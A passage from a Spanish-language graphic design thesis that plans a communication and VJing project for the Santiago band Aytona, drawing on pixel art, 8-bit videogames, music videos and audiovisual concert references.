
El VJing, entonces, pasa a ser una pieza fundamental dentro de esta experiencia performística a tiempo real; la proyección de visuales genera un espacio de inmersión a la experiencia para los usuarios, lo que permite un mayor grado de interés con la obra, una tensión por lo impredecible (factor propio de las obras a tiempo real) y una sensación de que somos y construimos una pieza fundamental en el acontecimiento.

Aytona, banda emergente de la ciudad de Santiago, se encuentra en proceso de una búsqueda de identidad visual para poder proyectarse dentro del mercado musical independiente. A través de la consolidación de la experiencia de la tocata, con proyecciones visuales a tiempo real, ellos podrían afiatar y aglomerar mayor cantidad de público seguidor. Además, les serviría como una estrategia de difusión y diferenciación del universo de bandas musicales que intentan ser reconocidas en el ambiente local.

La idea de visualidad está relacionada con sus influencias musicales que se asocian a los sonidos 8-bit, propios de los videojuegos. El VJing permitiría proyectar un mundo de 8 bit, en base a la creación con loops, repeticiones y otros elementos estructurales de esta disciplina, con la estética que quieren transmitir a su público.

En este proyecto, la viabilidad se centra en el impacto que el proyecto cause, tanto en el mercado de la música, como en el público, lo que podría ampliar las oportunidades de éxito, tanto para el grupo musical como mi labor profesional. La propuesta visual puede convertirse en un referente obligado respecto a la innovación de propuestas escenográficas y en propuestas de difusión no convencionales, en bandas emergentes del rock nacional.

En una segunda instancia, el marco del proyecto podría permitir a Aytona poseer una oferta acerca de productoras musicales, sellos discográficos y otros tipos de auspiciadores que les permitan seguir con su desarrollo como grupo musical.





Parte 3. Etapa Proyectual

Planificación del Proyecto

Capítulo 1

El proyecto consiste en el plan de imagen y comunicación del grupo Aytona, que involucra las principales áreas de difusión de las bandas emergentes, como lo son las tocatas en vivo a través de una performance de VJing y como lo es la difusión por internet a través de redes sociales, comunidades musicales online, etc.



El proyecto involucra una videoproyección a tiempo real para la banda nacional Aytona. Esta instalación de VJing tiene como objetivo realizarse en conjunto a un concierto en vivo del grupo, que se realizará en el bar Mala Vida, ubicado en Buenos Aires 207, esquina Calle Loreto, en el barrio Bellavista, comuna de Recoleta, Santiago. Tiene como principal misión, generar una instancia local de gran relevancia para la difusión de la banda a través de estrategias de difusión poco convencionales, como lo es el VJing.

Se considera abarcar las dos áreas más preponderantes en la difusión y reconocimiento de grupos musicales emergentes: El concierto en vivo e internet. En una primera instancia se realizará el evento de performance en vivo, en donde se centrará la mayoría del proyecto. Para la segunda etapa, que no será incluida dentro del Proyecto de Título, se trabajará la difusión por internet, que en la actualidad, es un tema que dominan los integrantes de la banda y su manager, a través del manejo de redes sociales y su sitio web recién estrenado, www.aytona.cl.

El Plan de comunicación e imagen para Aytona, contempla 5 etapas.

1. El desarrollo de la identidad corporativa de la banda.
2. El desarrollo del primer videoclip de la Banda.
3. Diseño de Performance VJing para concierto en vivo
4. Creación de CD Cover del EP Aytona.
5. Una **recopilación audiovisual** del proceso de la banda;

En la performance de VJing se consideran las etapas previas, tales como las definiciones conceptuales en las cuales se basa la obra a tiempo real, la creación del material y la producción del evento. El material audiovisual se basará en ilustraciones como videos grabados, por lo que es necesario contemplar etapas para la producción y postproducción de videos. Además, es necesario agregar una etapa de exploración de hardware y software para realizar VJing.

En cuanto al evento, se desarrollará en conjunto con el grupo Aytona, para poder gestionar todos los recursos necesarios a la hora de la performance a tiempo real. Además será necesario crear planos de planta y propuestas escenográficas para el concierto, vinculado a la posterior definición del lugar del evento.

1.1 Definición del Proyecto

Respecto al plan de comunicación e imagen, se centra en elementos como, la reformulación la imagen de la banda, expresado el logo y sus aplicaciones; Afiches de difusión para las tocatas; creación de CD Cover, de sus dos producciones: El EP Aytona 2000, y el CD / DVD de Aytona en la discoteque Blondie; Y por último, La producción y post-producción de su primer videoclip, el single Aytona 2000.

Con el fin de preservar la obra a tiempo real, conjuntamente, se realizará una recopilación audiovisual de VJing en tocatas previas y un material audiovisual del evento principal. En la recopilación del proceso de la banda, el objetivo es conocer el proceso tanto de de tocatas del grupo Aytona como la evolución de técnicas del VJing realizado en dichas tocatas. Para el día del evento se registrará el concierto y el backstage.

En conjunto a los integrantes de Aytona, se buscarán posibles auspiciadores o media-partners para el día del evento, los cuáles pueden aportar con su presencia, respaldando el evento, y con posibles recursos para llevar a cabo el concierto. Para esto, es necesaria la definición de un presupuesto acorde a las exigencias del evento.



Como primera etapa del proyecto, se involucran los acontecimientos recién descritos, para en una instancia posterior, centrarse en la difusión online del grupo musical, a través de la reformulación del sitio web, producción de videos e imágenes para la página, creación de blog y presencia en las redes sociales; También, se contempla un lanzamiento vía Streaming del evento, con el objetivo de reforzar la audiencia del grupo a través de la web.

ETAPAS DEL PROYECTO



1.IMAGEN MARCA



2.VIDEOCLIP



3.VJING



4.CD COVER



5.EDICIÓN



En el proyecto se pueden identificar tres tipos de público objetivos: Gente interesada en el concierto en vivo, de preferencia seguidores de la banda Aytona; Público interesado en el proyecto de performance VJing, tales como personas asociadas al mundo de la cultura, artes, diseño u otros; Gente asociada al mundo musical que pueda brindar posibles oportunidades de desarrollo para el grupo Aytona.

El público de mayor interés para el proyecto se concentra en el segundo segmento, aquellos que llegarán al evento en pos de la instalación de VJing en un concierto musical, como un referente innovador en la escena musical emergente. Bajo una perspectiva socio-demográfica, el proyecto está centrado en gente joven y con suficiencia de edad legal (debido al concepto de tocata involucrado, descrito anteriormente en la página) entre 18 y 35 años, pertenecientes a la ciudad de Santiago, en donde se llevará a cabo el evento.

A nivel psicográfico, son personas que manejan herramientas de internet, tales como la comunicación a través de redes sociales, blogs y páginas web; Utilizan estos medios, además, para informarse sobre eventos tales como reuniones con amigos, fiestas, conciertos, etc. Son individuos

activos que no sólo se desenvuelven en aspectos cotidianos, sino que también gustan de experimentar actividades que rompan su rutina, como eventos al aire libre, de esparcimiento y recreación.

Éste público, tiene estrecha relación con la música, destinando ciertas cantidades de horas al día para escucharla, a través de dispositivos como Reproductores Mp3, Celulares, Ipod o en lugares fijos como oficinas, salas de estar, habitaciones. Son individuos que están conscientes del trabajo tras una obra musical, lo que hace valorar el trabajo del músico, pudiendo pagar algún tipo de material fonográfico, streaming o algún elemento de merchandising de sus bandas preferidas. Al ser personas que viven su día en base de la experiencia musical y en soportes tecnológicos interconectados a internet, no necesariamente están de acuerdo con las leyes de propiedad intelectual impuestas en el mercado musical, sino, tienen mayor tendencia a reproducir gratuitamente música, guardar archivos en su computador y asistir a conciertos en vivo.

Éstos jóvenes tienen el interés por consumir música en vivo, asistiendo regularmente en el plazo de al menos dos meses, a una tocata. A las tocatas a las que asiste, son grupos que pueden

ser tanto de amigos conocidos, como de grupos musicales emergentes y reconocidos, nacionales. Frente a las tocatas, se informan de ellas principalmente a través de internet y de boca a boca, por medios como el chat, o los muros de redes como twitter y facebook.

1.2 Público Objetivo

Referentes y Tipologías del proyecto

Capítulo 2

En este capítulo se mostrará los referentes y tipologías en los cuales se basa el proyecto, tales como el pixel-art, los videojuegos y el videogame-art, los videoclips y el VJing.

Los referentes y tipologías descritos en este capítulo son aquellos que van a determinar la totalidad de las piezas gráficas involucradas en el proyecto, abarcándolas de manera general.

En la etapa de producción de diseño, se explicará con mayor detalle, referentes e influencias directas para cada pieza visual del proyecto, ya sea del evento de VJing, material gráfico de la identidad visual o el desarrollo de piezas audiovisuales como el videoclip y los materiales recopilatorios.

Además, éste capítulo tiene como objetivo establecer conceptos tanto sintácticos como semánticos que van a fundamentar el proceso de diseño y la construcción de todo el material para el proyecto.





El Pixel Art

El Pixel Art se constituye como uno de los principales referentes del Proyecto de Título presente. El concepto de videojuegos y 8 bit, se expresarán visualmente a través de este tipo de arte digital, el cuál sienta sus bases en la creación de los primeros ordenadores y videojuegos existentes. El Pixel Art se crea a través de programas computacionales que rasterizan gráficos, tales como Adobe Photoshop, Corel Draw o incluso Paint, entre otros. Las imágenes se construyen pixel a pixel, remitiéndonos a Imágenes similares a los primeros videojuegos existentes. Estos videojuegos fueron construidos con gráfica de pixel art, debido a que las herramientas digitales de la época no soportaban otro tipo de imágenes, permitiendo así, gráficas mucho más livianas que podían incluso, simular perspectiva 3D.

En la actualidad, el Pixel Art, se considera como una tendencia tanto en el Arte como en el Diseño; Los software de edición, animación y creación de imágenes integran herramientas para poder pixelizar imágenes y videos; También, éste arte digital ha influido en nuevas graficas para celulares como juegos móviles o diseño de interfaces para celulares (reproducción de música); Por último, el Pixel Art, ha influenciado a las

2.1 Referentes del proyecto.

performances a tiempo real relacionadas con la proyección visual y la música.

En cuanto a la estructura y la cromatología, el Pixel Art tiene semejanza con el puntillismo, con la diferencia que éste es un arte digital. Las herramientas de color son restrictivas, usándose generalmente colores básicos para representar el total de colores.

El Pixel Art puede ser Isométrico como No isométrico. El estilo isométrico representa una sensación tridimensional a través de una construcción bidimensional. El ángulo de inclinación entre líneas es de 26,565 aprox. Ejemplo de este arte es la plataforma de Habbo Hotel, una red social que además de interactuar personas, muestra entornos complejos como ciudades, exteriores de edificaciones e interiores. El Pixel Art no Isométrico, es todo aquel que no tenga las características recién descritas, en donde las obras son a través de perspectiva simulada y vistas frontales, axiales o de perfil.

Este tipo de arte ha influido en diversos artistas a nivel mundial a incursionar en disciplinas artísticas como la música, el área audiovisual y la pintura; A continuación y con referencia hacia el proyecto de título, se ejemplificará referentes similares e indirectos de artistas visuales que ya han trabajado con el Pixel Art.



Move Your Feet, Junior Senior (2002).

Es un video musical de la canción “Move Your Feet”, del grupo danés, Junior Senior, compuesto por Jesper “Junior” Mortensen y Jeppe “Senior” Laursen. El video fue dirigido por el colectivo Shynola, el cual ha colaborado en la creación de videos para grupos como Radiohead (Pyramid Song, Everything in it’s right place), Beck (E-pro), Coldplay, Blur y Unkle entre otros.

El video utiliza la gráfica de pixel art y va narrando situaciones acordes a la letra de la canción, que generalmente habla de bailar y gozar, con su pegadiza frase “d-d-don’t stop the beat, I c-c-can’t control the feet, p-p-people, in the streets, com’on everybody, move you’re feet” (No detengas el beat, No puedo controlar los pies, gente en las calles, vamos todos, muevan sus pies). En el video se muestra a los integrantes del grupo musical y además, escenas como una ardilla cabalgando, queriendo asesinar a todos o un hot dog bailando y rellenándose con ketchup y mayonesa, al ritmo de la música. Además, el video tiene un carácter publicitario para con el grupo, debido en que en varios momentos, se hace alusión al nombre “Junior Senior”. La canción ha sido incluida en diversos videojuegos, tales como Dance Dance Revolution, Just Dance 2 y Singstar.





“It’s Hard to dance when your legs are on fire, The Model School” (2009)

Es un grupo Australiano que lanzó su single “It’s Hard to dance when your legs are on fire” del Album, Memory Walls, en octubre del año 2009. El video fue dirigido por Lachlan Thompson y animado por Simon Cottee, un destacado artista australiano que realiza ilustración y animación, relacionada también con el Pixel Art.



El estilo gráfico simula a un videojuego de 16 bits, con mayor interacción de formas no necesariamente ortogonales, en una animación mucho más fluida y expresiva. La imagen, a pesar de usar gráfica de pixel, se asemeja más a una animación de ilustración que de un videojuego “retro”.

El Vocalista debe rescatar a los otros integrantes del grupo, de unas abejas malignas, quienes mantienen prisioneros a los amigos del personaje principal. Al final de la narración, el personaje logra superar todos los obstáculos y recupera a sus amigos, los cuales comienzan a tocar el último estribillo de la canción.

“Computer System”, Golden Shower

Golden Shower es un duo electronico original de Sao Paulo, ganadores de un MTV Brazil Music Video Award en 2000 por su video Video Computer System, que fue producido por Lobo Filmes. Su música remite exclusivamente al genero de los 8-bit, así como las imágenes expuestas, las cuales simulan juegos de atari, con una gráfica muy abstracta y similar a esos videojuegos.

Poseen un sitio web interactivo que tiene ilustraciones de pixel art isométrico, <http://www.goldenshower.gs/>.





VJing. Conciertos Audiovisuales

Una de las referencias directas del proyecto lo va a constituir la disciplina del VJing, por sobre todo las performance enfocadas a conciertos audiovisuales. Respecto a ésta área del VJing, en blog <http://missingfact.blogspot.com>, en el año 2009 se publicó un ranking con los conciertos audiovisuales más innovadores del año 2008.

Uno de los más significativos para el desarrollo del proyecto es la gira del grupo alemán *Kraftwerk*. En su canción, *We Are The Robots*, se presenta una proyección de tipografías que tienen el concepto de representar elementos tecnológicos y de computación. Estas tipo, son de caracter bit-map, por lo que se asemejan mucho a las tipografías utilizadas en videojuegos. La composición es más bien abstracta y simple, siendo proyectada en una pantalla gigante del escenario.

Otro de los referentes mencionados son las presentaciones del grupo francés Daft Punk, en la presentación en Australia, en donde la escenografía la iban formando figuras geométricas de luces, al ritmo de la música.

También, las presentaciones del grupo inglés Younger Brother, fueron creadas y proyectadas

por el colectivo Pixel Addicts, en el cuál se genera una composición de pixeles en el escenario, que mezcla material audiovisual de la banda con elementos de motion graphics, ilustraciones y efectos visuales.

En el ranking se destacan giras y presentaciones tales como, *Hard Candy* de Madonna (2008) producido por Frank Plumbler y el colectivo Veneno; la presentación de la canción *Freedom* del cantante inglés, George Michael, producido por Universal Everything; y Massive Attack en el Royal Festival Hall por el colectivo United Visual Artist, entre otros.



Motion Graphics

Estas piezas audiovisuales están ligadas al pixel art y se consideran como tipologías indirectas al proyecto.

Design Reboot (2009).

Jonathan Blow, es un creador de videojuegos norteamericano, que trabaja de manera independiente. Tras dictar una charla sobre la importancia de los videojuegos y cómo éstos nos enseñan a comprender nuestro entorno, el colectivo Superbrothers, realizó una animación basada en extractos de la charla de Blow. Además crearon el juego *Sword & Sworcery*, basado en esta animación. La estética de este videojuego está basada en la construcción más abstracta del pixel. El personaje está construido a base de rectángulo de píxeles. El videojuego está desarrollado para Ipad.

Pixels, Patrick Jean (2010).

Es un Motion Graphics en donde se interconecta lo urbano con el universo de los píxeles. En esta obra el paisaje es transformado y desintegrado por los píxeles. Hace referencia a los videojuegos de la era de los 4 y 8 bits, tales como *Donkey Kong*, *Tetris*, *Pacman* o *Space Invaders*. La ani-

2.2 Tipologías

mación es en 3 dimensiones. Este es uno de los referentes que más se puede acercar a la propuesta del proyecto, debido a que mezcla elementos urbanos, principalmente una ciudad, con la irrupción del videojuego en la cotidianidad de las personas. A pesar de que el 3D, sólo va a ser simulado, tanto en afiches como la propuesta de VJing, de éste motion graphics se pueden extraer tipologías como los colores de los píxeles, la interacción de los videojuegos con la arquitectura (en el caso de tetris), la señalética alterada de las calles, los space invaders volando por la ciudad, etc.



Videoclips

“Fell In Love With a Girl”, White Stripes (2002).

Es el Segundo sencillo del disco White Blood Cells, de White Stripes. El video fue dirigido por el director francés Michel Gondry, el cuál realizó una animación stop motion con figuras de LEGO. La propuesta estética utiliza tanto la figura de lego en una perspectiva de 2 dimensiones como en 3 dimensiones, asemejándose a los pixeles isométricos. La propuesta cromatológica utiliza solo 5 colores, rojo, blanco y negro, que son los colores más simbólicos de la banda, así como el azul y amarillo.

El video comienza con un niño jugando con LEGO; Posteriormente se muestra a la banda, compuesta por Jack y Meg White, tocando desde diversos ángulos y escenas, incluso detalles de sus rostros, así como también gente corriendo, simulación de gente sumergiéndose en agua, números y señaléticas de tránsito, entre otras escenas.

Es uno de los pocos videos que logra la estética de pixel con objetos reales.

“Boyz”, M.I.A. (2007)

Este single de la cantante M.I.A. fue dirigido por Jason “Jay Will” Williams y por ella misma. El video trata de jovenes con rasgos afroamericanos, bailando al ritmo de la música. Elementos visuales van intercalandose con el baile, destacando por ser figuras simples, abstractas que se van superponiendo en la pieza audiovisual. Los elementos icónicos van desde pixeles, banderas de paises del mundo y composiciones visuales abstractas con técnicas de vectorización y collage.



Sitios Web

Armyoftroll.co.uk.

Esta web es el portafolio del estudio de diseño del artista inglés, Gary J. Lucken. El sitio muestra ilustraciones del artista, videojuegos y trabajos que realiza para empresas tan importantes como BBC, Honda, Disney, Sony, Yahoo, GQ o Nestlé, entre otros.

Tom R. Chambers

Este sitio es el portafolio del artista visual Tom R. Chambers. Este artista desarrolla el pixel como contenido de abstracción y minimalismo, basando sus obras en artistas como Vasily Kandisky, Kasimir Malevich o Piet Mondrian. En sus trabajos establece un lenguaje visual de colores y formas geométricas puras. El sitio es <http://www.tomrchambers.com/pixma.html>



Los videojuegos se constituyen como una de las principales referencias conceptuales para el proyecto, debido a que es uno de los tópicos que la banda Aytona quiere representar a través de la imagen y de la música con sonidos y mezclas 8-bit.

2.3 Definición Conceptual

Videojuegos 4 Bit. Pacman y Space Invaders!

Los videojuegos han revolucionado las interacciones entre las personas y los aparatos electrónicos, desde fines de la década de los 70' hasta la actualidad. Estos videojuegos se han encargado de recrear y simular acciones que son controladas por uno o varios jugadores.

Las generaciones de videojuegos, están determinadas por la cantidad de bits utilizados en las videoconsolas. Los juegos pertenecientes a la segunda (4 bits), tercera (8 bits) y cuarta generación (16 bits), son los referentes más comunes de los videojuegos reconocidos en la actualidad, algunos descritos en párrafos anteriores.

Los primeros juegos se caracterizan por tener una gráfica en dos dimensiones y un escenario construido en base a píxeles; presentan cromatologías con colores primarios y secundarios, y una perspectiva fija del observador, generalmente frontal. Las primeras acciones de los personajes, permitían avanzar arriba, abajo, derecha e izquierda, y los botones, denominados A y B, realizaban acciones como disparar o saltar sobre los enemigos. Para el proyecto, éste tipo de juegos son los que más aportan en la construcción gráfica y audiovi-



sual de las piezas de VJing. Los patrones visuales están asociados a figuras simples y geométricas, siempre manteniendo el trazo ortogonal referente al lenguaje.

En fin de la construcción de piezas para VJing y del videoclip, es necesario analizar la estructura topológica de cómo se conforman estos juegos. Los elementos y conceptos asociados a estos juegos, serán parte de las piezas audiovisuales para construir: La composición morfológica y la estructura de los fondos, escenarios y personajes; las cromatologías utilizadas; y la composición tipográfica. Los juegos observados, poseen 9 elementos a destacar.

1) Primer Player. Hace referencia al jugador que ocupa el Joystick número 1. Siempre se ubica al lado izquierdo de la pantalla. Se abrevia 1P o 1UP.

2) Segundo Player. Jugador con el Joystick nº 2. Siempre se ubica a la derecha. No en todos los juegos 4 bits, existía un jugador número 2.

3) Puntaje o Score. La puntuación muestra el avance del juego a través de números, por cada player.

4) High Score. Muestra el puntaje más alto que haya obtenido algún jugador.



